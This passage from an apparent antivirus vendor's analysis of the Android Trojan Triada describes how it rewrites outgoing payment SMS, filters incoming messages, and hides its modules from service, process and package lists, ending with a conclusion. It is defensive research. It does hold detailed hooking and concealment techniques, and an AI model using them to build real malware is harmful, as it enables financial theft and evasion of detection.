If a network connection is not available, then the Trojan tries to find the appropriate data in the local configuration files that are stored in the /sdcard/Android/com/register/localuseinfo/ directory in encrypted form.

The Trojan then replaces the SMS destination address and the SMS text of the original message (obtained from C&C or local configuration files), and tries to send it in three different ways (simultaneously):

1. 1 Via the standard Android API function sendTextMessage. It will lead to the same malicious transact() method of the Trojan “isms” binder realization;
2. 2 By sending an intent with the action “com.ops.sms.core.broadcast.back.send.sms.address”. It will be received and processed by the same Trojan module but inside the “Messaging” or “Settings” application;
3. 3 By passing the new SMS destination address and new SMS text to the original “isms” binder transact() method.

When the Trojan sends an SMS in one of these ways, it saves the new SMS destination address and new SMS text in a special variable. And, before sending the new SMS, it checks if it has not already been sent. This helps to prevent endless recursive calls of the transact() method, meaning only one SMS will be sent per originally sent message (by the parent application).

Besides the PISmsCore.initInstance() function, PISmsCore.invokeMMMain() calls another function – PIMMCrack.initInstance(). This method tries to determine which version of mm.sms.purchasesdk the host application is using (the Trojan knows for sure that the host application is using this SDK, because it has checked for **libsmsiap.so**, which is part of this SDK). mm.sms.purchasesdk is the SDK of Chinese origin – it is used by app developers for enabling In-App purchasing via SMS.

```
public static int getHightVersion() {
    PISmsCore.getAppClassLoader().loadClass("mm.sms.purchasesdk.f.c").getMethod("o").invoke(null);
    return 0;
}
```

Thus, the mechanism described in this chapter allows the Trojan to modify outgoing SMS messages that are sent by other applications. We presume that the Trojan authors use this opportunity to secretly steal users' money. For example, when a user buys something in some Android game shop, and if this game uses SDK for in-app purchases via SMS (such as mm.sms.purchasesdk), the Trojan's authors are likely to modify the outgoing SMS so as to receive the user's money instead of the game developers. The user doesn't notice that his money has been stolen; instead he presumes he hasn't received the appropriate content and will then complain to the game developers.

Filtration of incoming text messages

The original dispatchPdus() is used (as shown in the diagram below) to dispatch PDUs (Protocol Data Unit, low-level data entity used in many communication protocols) of incoming SMS messages to the corresponding broadcast intent. Then, all applications that subscribed for the intent are able to receive and process, according to their needs, the text message that is contained in the form of PDUs inside of this intent.

The function which substitutes dispatchPdus() invokes the moduleDispatchPdus() method from **configpppl.jar**. It checks the host application and if the application is not **com.android.phone**, it informs and broadcasts to all apps in the system intent with the action **android.provider.Telephony.SMS_RECEIVED** (along with the received PDUs). This standard intent informs all other applications (e.g. "Messaging" or "Hangouts" of the incoming SMS).

If the host for the malware is **com.android.phone**, then Triada checks the originating address and message body of the incoming SMS. The information that the Trojan needs to check is contained within two directories: **/sdcard/Android/com/register/infowaitreceive/** and **/sdcard/Android/com/register/historyInfo/.** The names of the files that are stored in these directories contain postfix, which signifies the date and time of the last response from the C&C. If these files were updated earlier than the last response was received, the Trojan deletes these files and aborts the checking of the incoming SMS. Otherwise, the malware decrypts all the files from the directories mentioned above and extracts phone numbers and keywords from them to perform filtering. If the SMS was received from one of these numbers or the message contains at least one keyword, the Trojan broadcasts an intent with the action *android.provider.Telephony.SMS_RECEIVEDcom.android.sms.core* along with the message. This is an intent with a custom action and only those applications that explicitly subscribe to this intent, will receive it. There are no such applications on "clean" Android devices. In addition, this method could be used to organize "exclusive" message distribution for Triada modules. If some of the new modules subscribe to the intent with the action *android.provider.Telephony.SMS_RECEIVEDcom.android.sms.core*, they will receive the filtered message exclusively, without any other applications on the system knowing about it.

Concealing Trojan modules from the list of running services

This function is used to obtain a list of all running services. The Trojan substitutes the function to hide its modules from this list. The following modules will be excluded from the list received from the original getRunningServices():

- com.android.system.google.server.info
- com.android.system.guardianship.info.server

- com.android.sys.op
- com.android.system.op.
- com.android.system.kylin.
- com.android.kylines.

Concealing Trojan modules from the list of running applications

This function is used to obtain a list of all running applications. The Trojan substitutes the function to hide its modules from this list. The following modules will be excluded from the list received from the original getRunningAppProcesses():

- com.android.system.google.server.info
- com.android.system.guardianship.info.server
- com.android.sys.op
- com.android.system.op.
- com.android.system.kylin.
- com.android.kylines.

Concealing Trojan modules from the list of installed packages

This function is used to obtain a list of all installed packages for applications. The Trojan substitutes the function to hide its modules from this list. The following modules will be excluded from the list received from the original getInstalledPackages():

- com.android.system.google.server.info
- com.android.system.guardianship.info.server
- com.android.sys.op
- com.android.system.op.
- com.android.system.kylin.
- com.android.kylines.

Concealing Trojan modules from the list of installed applications

This function is used to obtain a list of all installed packages for applications. The Trojan substitutes the function to hide its modules from this list. The following modules will be excluded from the list received from the original getInstalledPackages():

- com.android.system.google.server.info
- com.android.system.guardianship.info.server
- com.android.sys.op
- com.android.system.op.
- com.android.system.kylin.
- com.android.kylines.

Conclusion

Applications that gain root access to a mobile device without the user's knowledge can provide access to much more advanced and dangerous malware, in particular, to Triada, the most sophisticated mobile Trojans we know. Once Triada is on a device, it penetrates almost all the running processes, and continues to exist in the memory only. In addition, all separately running Trojan processes are hidden from the user and other applications. As a result, it is extremely difficult for both the user and antivirus solutions to detect and remove the Trojan.

The main function of the Trojan is to redirect financial SMS transactions when the user makes online payments to buy additional content in legitimate apps. The money goes to the attackers rather than to the software developer. Depending on whether or not the user gets the content he pays for, the Trojan either steals the money from the user (if the user does not receive the content) or from the legitimate software developers (if the user receives the content).

Triada has clearly been designed by cybercriminals who know the targeted mobile platform very well. The range of techniques used by the Trojan is not found in any other known mobile malware. The methods of concealing and achieving persistence used by Triada can effectively avoid detection and removal of all malware components after installation on the infected device; the modular architecture allows attackers to extend and alter the functionality so they are limited only by the capabilities of the operating system and applications installed on the device. Since the malware penetrates all applications installed on the system, the cybercriminals can potentially modify their logic to implement new attack vectors against users and maximize their profits.

Triada is as complex as any malware for Windows, which marks a kind of Rubicon in the evolution of threats targeting Android. Whereas previously, the majority of Trojans for the platform were relatively primitive, new threats with a high level of technical complexity have now come to the fore.
